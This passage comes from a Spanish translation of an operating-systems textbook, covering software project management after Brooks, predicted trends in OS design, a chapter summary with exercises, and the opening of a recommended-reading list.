El problema de agregar personas es que se tienen que capacitar en el proyecto, los módulos se tienen que volver a dividir para coincidir con el mayor número de programadores disponibles, se requerirán muchas reuniones para coordinar todos los esfuerzos, etc. Abdel-Hamid y Madnick (1991) confirmaron esta ley en forma experimental. Una forma un tanto irreverente de reformular la ley de Brooks es:

Se necesitan 9 meses para tener un hijo, sin importar cuántas mujeres se asignen a esa tarea.

13.5.2 Estructura de equipos

Los sistemas operativos comerciales son proyectos de software extensos y siempre requieren grandes equipos de personas. La capacidad de las personas es inmensamente importante. Desde hace décadas se sabe que los mejores programadores son 10 veces más productivos que los malos programadores (Sackman y colaboradores, 1968). El problema es que, cuando se necesitan 200 programadores, es difícil encontrar 200 buenos programadores; hay que conformarse por un amplio espectro de cualidades.

Lo que también es importante en cualquier proyecto de diseño extenso, ya sea de software o de otra índole, es la necesidad de coherencia arquitectónica. Debe haber una mente que controle el diseño. Brooks cita a la catedral de Rheims en Francia como un ejemplo de un proyecto extenso que tardó décadas en construirse, y en el cual los arquitectos que llegaron después subordinaron su deseo de poner su sello en el proyecto, para llevar a cabo los planes del arquitecto inicial. El resultado es una coherencia arquitectónica sin precedentes en otras catedrales europeas.

En la década de 1970, Harlan Mills combinó la observación de que algunos programadores son mucho mejores que otros con la necesidad de coherencia arquitectónica, para proponer el paradigma del **equipo del programador en jefe** (Baker, 1972). Su idea era organizar un equipo de programación como un equipo de cirujanos, y no de carniceros. En vez de que todos tiren machetazos a diestra y siniestra, una persona esgrime el bisturí. Todos los demás están ahí para ofrecer su ayuda. Para un proyecto de 10 personas, Mills sugirió la estructura de equipo de la figura 13-10.

Título	**Deberes**
Programador en jefe	Realiza el diseño arquitectónico y escribe el código
Copiloto	Ayuda al programador en jefe y sirve como caja de resonancia
Administrador	Administra las personas, el presupuesto, espacio, equipo, informes, etcétera
Editor	Edita la documentación, que el programador en jefe debe escribir
Secretarias	El administrador y el editor necesitan una secretaria cada uno
Empleado de programas	Mantiene los archivos de código y de documentación
Jefe de herramientas	Provee todas las herramientas que necesita el programador en jefe
Evaluador	Evalúa el código del programador en jefe
Abogado de lenguaje	Empleado de medio tiempo que puede aconsejar al programador en jefe en relación con el lenguaje

Figura 13-10. Proposición de Mill para llenar el equipo de 10 personas del programador en jefe.

Han transcurrido tres décadas desde que se propuso este equipo y se puso en producción. Algunas cosas han cambiado (como la necesidad de un abogado de lenguaje; C es más simple que PL/I), pero la necesidad de tener sólo una mente que controle el diseño sigue en pie. Y una mente debe ser capaz de trabajar 100% en el diseño y la programación, de ahí que se necesite el personal de soporte, aunque ahora con la ayuda de la computadora es suficiente con un personal más pequeño. Pero en esencia, esta idea sigue siendo válida.

Cualquier proyecto extenso necesita organizarse como una jerarquía. En el nivel inferior hay muchos equipos pequeños, cada uno de los cuales está encabezado por un programador en jefe. En el siguiente nivel, los grupos de equipos se deben coordinar mediante un administrador. La experiencia muestra que cada persona que administramos nos cuesta 10% de nuestro tiempo, por lo que se requiere un administrador de tiempo completo para cada grupo de 10 equipos. También hay que administrar a estos administradores, y así en lo sucesivo.

Brooks observó que las malas noticias no suben muy bien por el árbol. Jerry Saltzer del M.I.T. llamó a esto el efecto del **diodo de las malas noticias**. Ningún programador en jefe o su adminis-

trador desea decir a su jefe que el proyecto está retrasado 4 meses y que no hay ninguna probabilidad de cumplir con el tiempo de entrega, debido a que hay una tradición de 2000 años de antigüedad de decapitar al mensajero que lleva malas noticias. Como consecuencia, la administración superior por lo general está a oscuras en relación con el estado del proyecto. Cuando se vuelve obvio que no se puede cumplir con el tiempo de entrega, la administración superior responde agregando personal, y en ese momento entra en acción la Ley de Brooks.

En la práctica, las empresas grandes que han tenido mucha experiencia en la producción de software y saben lo que ocurre si se produce al azar, tienen la tendencia de por lo menos tratar de hacerlo bien. En contraste, las empresas más pequeñas y recientes, que tienen mucha prisa por entrar al mercado, no siempre tienen cuidado en producir su software con cuidado. Este apuro a menudo produce resultados muy alejados de lo óptimo.

Ni Brooks ni Mills pronosticaron el crecimiento del movimiento del código fuente abierto. Aunque ha tenido algunos éxitos, todavía no se sabe si éste es un modelo viable para producir grandes cantidades de software de calidad, una vez que se pase la novedad. Hay que recordar que en sus primeros días, la radio era dominada por los radio-aficionados, pero poco después apareció la radio comercial y después la televisión comercial. Lo perceptible es que los proyectos de software de código fuente abierto que han tenido más éxito son los que han utilizado claramente el modelo del programador en jefe, en el que una sola mente controla el diseño arquitectónico (por ejemplo, Linus Torvalds para el kernel de Linux y Richard Stallman para el compilador GNU C).

13.5.3 La función de la experiencia

Es imprescindible tener diseñadores experimentados para un proyecto de sistemas operativos. Brooks señala que la mayoría de los errores no están en el código, sino en el diseño. Los programadores hicieron de manera correcta lo que se les indicó; era erróneo lo que se les dijo que hicieran. Ninguna cantidad de software de prueba puede atrapar las especificaciones defectuosas.

La solución de Brooks es abandonar el modelo de desarrollo clásico de la figura 13-11(a) y utilizar el modelo de la figura 13-11(b). Aquí la idea es primero escribir un programa principal que simplemente llame a los procedimientos de nivel superior, que en un principio son señuelos. Desde el primer día del proyecto, el sistema se podrá compilar y ejecutar, aunque no hará nada. A medida que transcurra el tiempo, se insertarán los módulos en el sistema completo. El resultado de este método es que la prueba de integración del sistema se realiza en forma continua, por lo que los errores en el diseño aparecen mucho antes. En efecto, el proceso de aprendizaje producido por las malas decisiones de diseño empieza mucho antes en el ciclo.

Tener poco conocimiento es algo peligroso. Brooks observó lo que denominó el **efecto del segundo sistema**. A menudo, el primer producto producido por un equipo de diseño es mínimo, debido a que los diseñadores tienen miedo de que no vaya a funcionar. Como resultado, se rehúsan a poner muchas características. Si el proyecto tiene éxito, crean un segundo sistema. Impresionados por su propio éxito, la segunda vez los diseñadores incluyen todos los adornos que omitieron de manera intencional la primera vez. Como resultado, el segundo sistema está atestado de características y tiene un rendimiento pobre. La tercera vez se percatan del fracaso del segundo sistema y vuelven a ser precavidos.




Figura 13-11. (a) El diseño de software tradicional progresa en etapas. (b) El diseño alternativo produce un sistema funcional (que no hace nada) desde el día 1.

El par CTSS-MULTICS es un caso claro en cuestión. CTSS fue el primer sistema de tiempo compartido con un propósito general, y fue un enorme éxito a pesar de tener una funcionalidad mínima. Su sucesor MULTICS fue demasiado ambicioso y sufrió de manera considerable por ello. Las ideas eran buenas, pero había demasiadas novedades, por lo que el sistema tuvo un desempeño pobre durante años y nunca fue un éxito comercial. El tercer sistema en esta línea de desarrollo (UNIX) fue mucho más precavido y mucho más exitoso.

13.5.4 Sin bala de plata

Además de su obra *El mítico hombre-mes*, Brooks también escribió un artículo influyente llamado "Sin bala de plata" (Brooks, 1987). En él afirmaba que ninguno de los muchos remedios por los que pregonaban varias personas en ese tiempo iba a generar una mejora considerable en la productividad del software en una década. La experiencia demuestra que él tenía razón.

Entre las balas de plata que se propusieron estaban los lenguajes de alto nivel mejorados, la programación orientada a objetos, la inteligencia artificial, los sistemas expertos, la programación automática, la programación gráfica, la verificación de los programas y los entornos de programación. Tal vez en la siguiente década veremos una bala de plata, pero tal vez tengamos que conformarnos con mejoras graduales e incrementales.

13.6 TENDENCIAS EN EL DISEÑO DE SISTEMAS OPERATIVOS

Hacer predicciones siempre es difícil; en especial sobre el futuro. Por ejemplo, en 1899 el jefe de la Oficina de Patentes de los EE.UU., Charles H. Duell, pidió al entonces presidente McKinley que aboliera la Oficina de Patentes (¡y su trabajo!), debido a que, según sus propias palabras: "Todo lo

que se pueda inventar ya ha sido inventado" (Cerf y Navasky, 1984). Sin embargo, Thomas Edison apareció al pie de su puerta pocos años después con un par de inventos nuevos, entre ellos la luz eléctrica, el fonógrafo y el proyector de películas. Vamos a poner nuevas baterías en nuestra bola de cristal y aventurarnos a adivinar hacia dónde van los sistemas operativos en el futuro cercano.

13.6.1 Virtualización

La virtualización es una idea cuyo tiempo ha llegado… otra vez. Primero surgió en 1967 con el sistema IBM CP/CMS, pero ahora está de vuelta con toda su fuerza en la plataforma Pentium. En el futuro cercano, muchas computadoras ejecutarán hipervisores en el hardware directo, como se muestra en la figura 13-12. El hipervisor creará varias máquinas virtuales, cada una con su propio sistema operativo. Algunas computadoras ejecutarán Windows en una máquina virtual para las aplicaciones heredadas, varias máquinas virtuales con Linux para las aplicaciones actuales, y tal vez uno o más sistemas operativos experimentales en otras máquinas virtuales. Este fenómeno se describió en el capítulo 8, y sin duda es la ola del futuro.




Figura 13-12. Un hipervisor que ejecuta cuatro máquinas virtuales.

13.6.2 Chips multinúcleo

Los chips multinúcleo ya están aquí, pero los sistemas operativos para ellos no los aprovechan bien, ni siquiera con dos núcleos y mucho menos con 64, que no tardan mucho en llegar. ¿Qué harán todos los núcleos? ¿Qué tipo de software se necesitará para ellos? En realidad todavía no se sabe. Al principio, las personas tratarán de parchar los sistemas operativos actuales para trabajar en ellos, pero es muy poco probable que esto vaya a tener éxito con grandes números de núcleos, debido al problema de bloquear las tablas y demás recursos de software. Sin duda hay espacio aquí para ideas radicalmente nuevas.

La combinación de la virtualización y los chips multinúcleo crea todo un nuevo entorno. En este mundo, el número de CPUs disponibles es programable. Con un chip de ocho núcleos, el software podría hacer cualquier cosa, desde sólo utilizar una CPU e ignorar a las otras siete, hasta utilizar las ocho CPUs reales, la virtualización de dos vías, con lo cual se obtienen 16 CPUs virtuales, o la virtualización de cuatro vías con 32 CPUs virtuales, o casi cualquier otra combinación. Un programa podría empezar por anunciar cuántas CPUs desea y el sistema operativo es quien decide si se las otorga o no.

13.6.3 Sistemas operativos con espacios de direcciones extensos

A medida que las máquinas pasan de los espacios de direcciones de 32 bits a los de 64 bits, se genera la posibilidad de realizar cambios importantes en el diseño de los sistemas operativos. Un espacio de direcciones de 32 bits en realidad no es tan grande. Si tratara de dividir 2^{32} bytes para dar a cada habitante en la Tierra su propio byte, no habría suficientes bytes para todos. Por el contrario, 2^{64} equivale aproximadamente a 2×10^{19}. Ahora todos podrán obtener su propio trozo de 3 GB.

¿Qué podríamos hacer con un espacio de direcciones de 2×10^{10} bytes? Para empezar, podríamos eliminar el concepto del sistema de archivos. En vez de ello, todos los archivos podrían contenerse de manera conceptual en la memoria (virtual) todo el tiempo. Después de todo, hay suficiente espacio como para mil millones de películas completas, cada una comprimida a 4 GB.

Otro de los posibles usos es un almacén de objetos persistente. Se podrían crear objetos en el espacio de direcciones y mantenerlos ahí hasta que desparecieran todas las referencias a ellos, para eliminarlos posteriormente. Dichos objetos serían persistentes en el espacio de direcciones, aunque la computadora se apague y se reinicie. Con un espacio de direcciones de 64 bits se podrían crear objetos a razón de 100 MB/seg durante 5000 años, antes de que se agotara el espacio de direcciones. Desde luego que para poder almacenar realmente esta cantidad de datos, se requeriría una gran cantidad de almacenamiento en disco para el tráfico de paginación, pero por primera vez en la historia, el factor limitante sería el almacenamiento en disco y no el espacio de direcciones.

Con grandes cantidades de objetos en el espacio de direcciones es interesante permitir que varios procesos se ejecuten en el mismo espacio de direcciones y al mismo tiempo, para compartir los objetos de una forma general. Dicho diseño sin duda conllevaría a sistemas operativos muy distintos de los que ahora tenemos. La obra (Chase y colaboradores, 1994) contiene algunas ideas sobre este concepto.

Otra cuestión sobre los sistemas operativos que se tendrá que volver a considerar con las direcciones de 64 bits es la memoria virtual. Con 2^{64} bytes de espacio de direcciones virtuales y páginas de 8 KB tenemos 2^{51} páginas. Las tablas de páginas convencionales no escalan bien a este tamaño, por lo que se requiere algo más. Las tablas de páginas invertidas son una posibilidad, pero también se han propuesto otras ideas (Talluri y colaboradores, 1995). En cualquier caso, hay mucho espacio para realizar nuevas investigaciones sobre los sistemas operativos de 64 bits.

13.6.4 Redes

Los sistemas operativos actuales se diseñaron para computadoras independientes. Las redes surgieron después, y por lo general el acceso es a través de programas especiales, como los navegadores Web, FTP o telnet. En el futuro es probable que las redes sean la base para todos los sistemas operativos. Una computadora independiente sin una conexión de red será algo tan raro como un teléfono sin conexión a la red telefónica. Y es probable que las conexiones de multimegabits/segundo sean la norma.

Los sistemas operativos tendrán que cambiar para adaptarse a este cambio en el paradigma. La diferencia entre los datos locales y los datos remotos puede difuminarse hasta el punto en que casi nadie se preocupe por saber en dónde se almacenan los datos. Tal vez las computadoras en cualquier parte podrán tratar a los datos de cualquier parte como si fueran datos locales. En cierto grado, esto ya es verdad con NFS, pero probablemente se vuelva más dominante y mejor integrado.

El acceso a Web, que en la actualidad requiere programas especiales (navegadores), tal vez se integre también por completo en el sistema operativo de un manera uniforme. Tal vez las páginas Web lleguen a ser la forma estándar de almacenar la información, y estas páginas pueden contener una amplia variedad de elementos que no sean de texto, entre ellos audio, video, programas y demás, todo lo cual se administrará como los datos fundamentales del sistema operativo.

13.6.5 Sistemas paralelos y distribuidos

Otra área prometedora es la de los sistemas paralelos y distribuidos. Los sistemas operativos actuales para los multiprocesadores y las multicomputadoras son sólo sistemas operativos de uniprocesador estándar con pequeños ajustes en el planificador, para manejar un poco mejor el paralelismo. En el futuro tal vez veamos sistemas operativos en donde el paralelismo sea mucho más central de lo que ahora es. Este efecto se estimulará de manera considerable si las máquinas de escritorio llegan a tener pronto dos, cuatro o más CPUs en una configuración de multiprocesador. Esto puede ocasionar que se diseñen muchos programas de aplicaciones para los multiprocesadores, con la concurrente demanda de un mejor soporte del sistema operativo para ellos.

Es probable que las multicomputadoras dominen en el área de las supercomputadoras científicas y de ingeniería de gran escala en los próximos años, pero los sistemas operativos para ellas son aún bastante primitivos. La colocación de procesos, el balanceo de cargas y la comunicación necesitan mucho trabajo.

Los sistemas distribuidos actuales se crean a menudo como middleware, debido a que los sistemas operativos existentes no proveen las herramientas correctas para las aplicaciones distribuidas. Los sistemas operativos futuros tal vez se diseñen con los sistemas distribuidos en mente, de manera que todas las características necesarias ya estén presentes en el sistema operativo desde un principio.

13.6.6 Multimedia

Sin duda, los sistemas multimedia tienen mucho futuro en el mundo de las computadoras. No sería sorpresa si las computadoras, los estéreos, las televisiones y los teléfonos se fusionaran en un solo dispositivo capaz de producir y admitir imágenes fijas de alta calidad, audio y video, y se conectaran a redes de alta velocidad para poder descargar, intercambiar y acceder en forma remota a estos archivos con facilidad. Los sistemas operativos para estos dispositivos, o incluso para los dispositivos independientes de audio y video, tendrán que ser muy distintos a los actuales. En especial se requerirán garantías en tiempo real, y éstas son las que controlarán el diseño del sistema. Además, los consumidores no tolerarán mucho las fallas semanales de sus televisores digitales, por lo que se requerirá un software de mejor calidad y con más tolerancia a fallas. Además, los archivos multimedia tienden a ser muy extensos, por lo que habrá que modificar los sistemas de archivos para poder manejarlos con eficiencia.

13.6.7 Computadoras operadas por baterías

Sin duda las poderosas PCs de escritorio, probablemente con espacios de direcciones de 64 bits, redes de alto ancho de banda, múltiples procesadores, y el video y audio de alta calidad, serán comunes muy pronto. Sus sistemas operativos tendrán que ser muy distintos de los actuales para manejar todas estas demandas. Sin embargo, un segmento del mercado que crece con mayor rapidez incluso es el de las computadoras operadas por baterías, entre ellas las notebooks, palmtops, webpads, las laptops de $100 y los teléfonos inteligentes. Algunas de estas computadoras tendrán conexiones inalámbricas al mundo exterior; otras se ejecutarán en modo desconectado cuando no estén acopladas en el hogar. Necesitarán distintos sistemas operativos que sean más pequeños, rápidos, flexibles y confiables que los actuales. Tal vez varios tipos de microkernels y sistemas extensibles pueden formar la base.

Estos sistemas operativos tendrán que manejar las operaciones con conexión completa (por ejemplo, alámbrica), con conexión débil (es decir, inalámbrica) y desconectada, incluyendo el acaparamiento de datos antes de desconectarse y la resolución de consistencia al volver a conectarse, de una mejor manera que los sistemas actuales. También tendrán que manejar los problemas de movilidad mejor que los sistemas actuales (por ejemplo, buscar una impresora láser, conectarse a ella y enviarle un archivo por radio). La administración de energía, incluyendo los diálogos extensos entre el sistema operativo y las aplicaciones sobre cuánta energía le queda a la batería y cómo se puede utilizar mejor, será algo esencial. La adaptación dinámica de las aplicaciones para manejar las limitaciones de las pequeñas pantallas puede llegar a ser importante. Por último, los nuevos modos de entrada y salida (incluyendo la escritura manual y la voz) pueden requerir nuevas técnicas en el sistema operativo para mejorar la calidad. Es improbable que el sistema operativo para una computadora inalámbrica de bolsillo, operada por voz y energizada con baterías, tenga mucho en común con el sistema operativo de un multiprocesador de escritorio de 64 bits con cuatro CPUs, con una conexión de red de fibraóptica de gigabits. Y desde luego, habrá innumerables máquinas híbridas con sus propios requerimientos.

13.6.8 Sistemas embebidos

Los sistemas embebidos son una última área en la que proliferarán los nuevos sistema operativos. Los sistemas operativos dentro de las lavadoras, hornos de microondas, muñecas, radios de transistores (¿Internet?), reproductores de MP3, cámaras de video, elevadores y pacificadores serán distintos de todo lo que hemos visto antes, y es muy probable que también sean distintos unos de otros. Tal vez cada uno esté ajustado a su aplicación específica, ya que es improbable que alguien inserte una tarjeta PCI en un pacificador para convertirlo en el controlador de un elevador. Como todos los sistemas embebidos (incrustados) sólo ejecutan un número limitado de programas, que se conocen en tiempo de compilación, puede ser posible realizar optimizaciones que no sean posibles en sistemas de propósito general.

Una idea prometedora para los sistemas embebidos es el sistema operativo extensible (por ejemplo, Paramecium y Exokernel). Estos sistemas se pueden crear tan ligeros o pesados como lo demande la aplicación en cuestión, pero de una manera consistente a través de las aplicaciones. Como los sistemas embebidos se producirán por cientos de millones, éste será un importante mercado para los nuevos sistemas operativos.

13.6.9 Nodos de monitoreo

Aunque son un mercado de nicho, las redes de monitoreo se están desplegando en muchos contextos, desde el monitoreo de edificios y fronteras nacionales hasta la detección de incendios forestales, y muchos otros más. Los monitores utilizados son de bajo costo y baja energía, y requieren sistemas operativos en extremo simplificados y perfeccionados, un poco más que las bibliotecas en tiempo de ejecución. Incluso así, a medida que los nodos poderosos disminuyan su precio empezaremos a ver sistemas operativos reales en ellos, pero desde luego que estarán optimizados para sus tareas y consumirán la menor cantidad de energía posible. Ahora que los tiempos de vida de las baterías se miden en meses y los transmisores y receptores inalámbricos consumen mucha energía, estos sistemas se organizarán para ser más eficientes en el uso de energía que en cualquier otra cosa.

13.7 RESUMEN

Para empezar el diseño de un sistema operativo, hay que determinar lo que debe hacer. La interfaz debe ser simple, completa y eficiente. Sus paradigmas de interfaz de usuario, de ejecución y de datos deben ser claros.

El sistema debe estar bien estructurado y utilizar una de varias técnicas conocidas, como la técnica de niveles o la de cliente-servidor. Los componentes internos deben ser ortogonales entre sí, y deben separar con claridad la directiva del mecanismo. Hay que considerar con detalle las cuestiones tales como la comparación entre las estructuras de datos estáticas y dinámicas, la nomenclatura, el tiempo de vinculación y el orden de implementación de los nodos.

El rendimiento es importante, pero las optimizaciones se deben elegir con cuidado, para no arruinar la estructura del sistema. Las concesiones entre espacio y tiempo, el uso de caché, las sugerencias, la explotación de la localidad y la optimización del caso común son optimizaciones que vale la pena realizar con frecuencia.

Es distinto escribir un sistema con un par de personas a producir un sistema grande con 300. En este último caso, la estructura del equipo y la administración de proyectos desempeñan un papel crucial en el éxito o el fracaso del proyecto.

Por último, los sistemas operativos tendrán que cambiar en los próximos años para seguir nuevas tendencias y cumplir con nuevos retos. Éstos pueden ser los sistemas basados en hipervisor, los sistemas multinúcleo, los espacios de direcciones de 64 bits, la conectividad masiva, los multiprocesadores y las multicomputadoras de gran escala, la multimedia, las computadoras inalámbricas de bolsillo, los sistemas embebidos y los nodos de monitoreo. Los próximos años serán momentos emocionantes para los diseñadores de sistemas operativos.

PROBLEMAS

1. La Ley de Moore describe un fenómeno de crecimiento exponencial, similar al crecimiento de la población de una especie animal que se introduce en un nuevo entorno con comida abundante y sin enemigos naturales. En la naturaleza, es probable que una curva de crecimiento expo-

nencial se convierta, en un momento dado, en una curva sigmoide con un límite asintótico cuando las provisiones de alimentos se empiecen a agotar o los depredadores aprovechen las nuevas presas. Analice algunos factores que pueden limitar en un momento dado la proporción de mejora del hardware de computadora.

2. En la figura 13-1 se muestran dos paradigmas: algorítmico y controlado por eventos. Para cada uno de los siguientes tipos de programas, indique cuál paradigma puede ser el más fácil de usar:

a) Un compilador.
b) Un programa de edición de fotografías.
c) Un programa de nómina.

3. En algunas de las primeras computadoras Macintosh de Apple, el código de la GUI estaba en ROM. ¿Por qué?

4. El dictamen de Corbató es que el sistema debe proporcionar un mecanismo mínimo. He aquí una lista de llamadas POSIX que también estaban presentes en UNIX versión 7. ¿Cuáles son redundantes? Es decir, ¿cuáles se podrían eliminar sin perder la funcionalidad, debido a que las combinaciones simples de otras llamadas podrían realizar la misma tarea con un rendimiento casi igual? `Access`, `alarm`, `chdir`, `chmod`, `chown`, `chroot`, `close`, `creat`, `dup`, `exec`, `exit`, `fcntl`, `fork`, `fstat`, `ioctl`, `kill`, `link`, `lseek`, `mkdir`, `mknod`, `open`, `pause`, `pipe`, `read`, `stat`, `time`, `times`, `umask`, `unlink`, `utime`, `wait` y `write`.

5. En un sistema cliente-servidor basado en microkernel, éste realiza sólo el paso de mensajes y nada más. ¿Es posible que los procesos de usuario de todas formas puedan crear y utilizar semáforos? De ser así, ¿por qué? Si no es así, ¿por qué no?

6. La optimización cuidadosa puede mejorar el rendimiento de las llamadas al sistema. Considere el caso en el que se realiza una llamada al sistema cada 10 mseg. El tiempo promedio de una llamada es de 2 mseg. Si las llamadas al sistema se pueden agilizar mediante un factor de dos, ¿cuánto tiempo tardaría ahora un proceso que antes tardaba 10 segundos en ejecutarse?

7. Muestre un breve análisis de comparación entre mecanismo y directiva, en el contexto de las tiendas de ventas al detalle.

8. A menudo, los sistemas operativos realizan la asignación de nombres en dos niveles distintos: externo e interno. Indique cuáles son las diferencias entre estos nombres con respecto a:

a) Longitud
b) Unicidad
c) Jerarquías

9. Una manera de manejar tablas cuyo tamaño no se conoce de antemano es hacerlas fijas, pero cuando se llene una hay que reemplazarla con una más grande, copiar las entradas anteriores a la nueva tabla y después liberar la tabla anterior. ¿Cuáles son las ventajas y desventajas de hacer la nueva tabla 2 veces más grande que la original, en comparación con hacerla sólo 1.5 veces más grande?

10. En la figura 13-5 se utilizó una bandera llamada *encontro* para indicar si se había localizado el PID. ¿Hubiera sido posible olvidarse de *encontro* y sólo evaluar *p* al final del ciclo, para ver si llegó al final o no?

11. En la figura 13-6, las diferencias entre el Pentium y el UltraSPARC se ocultan debido a la compilación condicional. ¿Se podría utilizar el mismo método para ocultar la diferencia entre los Pentium con un disco IDE como el único disco, y los Pentium con un disco SCSI como el último disco? ¿Sería una buena idea?

12. La indirección es una forma de hacer un algoritmo más flexible. ¿Acaso tiene desventajas, y de ser así, cuáles son?

13. ¿Pueden los procedimientos reentrantes tener variables globales estáticas privadas? Analice su respuesta.

14. La macro de la figura 13-7(b) es sin duda mucho más eficiente que el procedimiento de la figura 13-7(a). Sin embargo, una desventaja es su dificultad para leerlo. ¿Hay otras desventajas? De ser así, ¿cuáles son?

15. Suponga que necesitamos una forma de calcular si el número de bits en una palabra de 32 bits es par o impar. Idee un algoritmo para realizar este cálculo lo más rápido que sea posible. Puede usar hasta 256 KB de RAM para las tablas si es necesario. Escriba una macro para llevar a cabo su algoritmo. *Crédito adicional*: escriba un procedimiento para realizar el cálculo al iterar a través de los 32 bits. Mida cuántas veces es más rápida su macro que el procedimiento.

16. En la figura 13-8, vimos cómo los archivos GIF utilizan valores de 8 bits para indexar en una paleta de colores. La misma idea se puede utilizar con una paleta de colores de 16 bits de ancho. ¿Bajo qué circunstancias, si las hay, podría una paleta de colores de 24 bits ser una buena idea?

17. Una desventaja de GIF es que la imagen debe incluir la paleta de colores, lo cual incrementa el tamaño del archivo. ¿Cuál es el tamaño de imagen mínimo para que haya un punto de equilibrio en una paleta de colores de 8 bits de ancho? Ahora repita esta pregunta para una paleta de colores de 16 bits de ancho.

18. En el texto mostramos cómo los nombres de rutas en la caché pueden producir una agilización considerable al buscar nombres de rutas. Otra técnica que se utiliza algunas veces es tener un programa demonio que abra todos los archivos en el directorio raíz y los mantenga abiertos de manera permanente, para poder obligar a sus nodos-i a estar en memoria todo el tiempo. ¿Mejora más la búsqueda de la ruta si se inmovilizan los nodos-i de esta forma?

19. Incluso si un archivo remoto no se ha eliminado desde que se registró una ocurrencia, puede haber cambiado desde la última vez que se referenció. ¿Qué otra información podía haber sido útil registrar?

20. Considere un sistema que acumula las referencias a los archivos remotos como sugerencias; por ejemplo, como (nombre, host-remoto, nombre-remoto). Es posible que un archivo remoto se elimine en forma silenciosa y se reemplace. Así, la sugerencia puede obtener el archivo equivocado. ¿Cómo se puede hacer para que este problema ocurra con menos frecuencia?

21. En el texto se afirma que, a menudo, la localidad se puede explotar para mejorar el rendimiento. Pero considere un caso en donde el programa lee la entrada de un origen y envía su salida en forma continua a dos o más archivos. ¿Puede un intento de aprovechar la localidad en el sistema de archivos producir una disminución en la eficiencia en este caso? ¿Hay una forma de resolver esto?

22. Fred Brooks afirma que un programador puede escribir 1000 líneas de código depurado por año, e incluso así, la primera versión de MINIX (13,000 líneas de código) fue producida por una persona en menos de tres años. ¿Cómo puede explicar esta discrepancia?

23. Utilice la cifra de Brooks de 1000 líneas de código por programador al año para hacer una estimación de la cantidad de dinero que se requirió para producir Windows Vista. Suponga que un programador cuesta 100,000 dólares por año (incluyendo costos como las computadoras, el espacio de oficina, el soporte secretarial y la sobrecarga administrativa). ¿Cree usted en esta respuesta? Si no es así, ¿qué podría estar mal?

24. A medida que la memoria cada vez se hace más económica, podríamos imaginar una computadora con una gran cantidad de RAM operada por baterías en vez de un disco duro. Con los precios actuales, ¿cuánto costaría una PC de bajo rendimiento que sólo utilice RAM? Suponga que es suficiente con un disco de 1 GB de RAM para una máquina de bajo rendimiento. ¿Es probable que esta máquina sea competitiva?

25. Nombre algunas características de un sistema operativo convencional que no sean necesarias en un sistema embebido que se utilice dentro de un aparato electrodoméstico.

26. Escriba un procedimiento en C para realizar una suma de doble precisión con dos parámetros dados. Escriba el procedimiento utilizando la compilación condicional de tal forma que funcione en máquinas de 16 bits y también en máquinas de 32 bits.

27. Escriba programas que introduzcan cadenas cortas generadas al azar en un arreglo, y que después pueda buscar en el arreglo una cadena específica mediante el uso de (a) una búsqueda lineal simple (fuerza bruta) y (b) un método más sofisticado de su elección. Vuelva a compilar sus programas para tamaños de arreglos que varíen de pequeño a grande, según lo que usted pueda manejar en su sistema. Evalúe el rendimiento de ambos métodos. ¿En dónde está el punto de equilibrio?

28. Escriba un programa para simular un sistema de archivos en memoria.

14

LISTA DE LECTURAS Y BIBLIOGRAFÍA

En los 13 capítulos anteriores vimos una amplia variedad de temas. Este capítulo tiene la intención de servir como guía para los lectores interesados en continuar su estudio de los sistemas operativos. La sección 14.1 es una lista de lecturas recomendadas; la 14.2, una bibliografía ordenada alfabéticamente de todos los libros y artículos citados en esta obra.

Además de las referencias antes mencionadas, el *Simposio de la ACM sobre Principios de Sistemas Operativos* (SOSP) que se lleva a cabo en años impares y el *Simposio de USENIX sobre Diseño e Implementación de Sistemas Operativos* (OSDI) que se lleva a cabo en años pares son buenas fuentes sobre el trabajo en curso en los sistemas operativos. La *Conferencia Eurosys 200x* se lleva a cabo cada año y es también una fuente de artículos de primera clase. Además, *ACM Transactions on Computer Systems* y *ACM SIGOPS Operating Systems Review* son dos publicaciones que a menudo tienen artículos relevantes. Muchas otras conferencias de la ACM, el IEEE y de USENIX tratan sobre temas especializados.

14.1 SUGERENCIAS PARA CONTINUAR LA LECTURA

En las siguientes secciones proporcionaremos al lector algunas sugerencias para continuar su lectura. A diferencia de los artículos citados en las secciones tituladas “INVESTIGACIÓN SOBRE …” en el libro, que tratan sobre la investigación actual, estas referencias son en su mayor parte de naturaleza introductoria o de tutoría. Sin embargo, pueden servir para presentar el material que contiene este libro desde una perspectiva distinta o con un énfasis diferente.

14.1.1 Introducción y obras generales

Silberschatz y colaboradores, *Operating Systems Concepts with Java, 7a. edición*.

Un libro de texto general sobre sistemas operativos. Habla sobre procesos, administración de memoria, administración del almacenamiento, protección y seguridad, sistemas distribuidos y algunos sistemas de propósito especial. Se muestran dos casos de estudio: Linux y Windows XP. La portada presenta muchos dinosaurios (lo que no está claro es qué tienen que ver los dinosaurios con los sistemas operativos).

Stallings, *Operating Systems, 5a. edición*

Otro libro de texto sobre sistemas operativos. Abarca todos los temas tradicionales, además de incluir una pequeña cantidad de material sobre sistemas distribuidos.

Stevens y Rago, *Advanced Programming in the UNIX Environment*

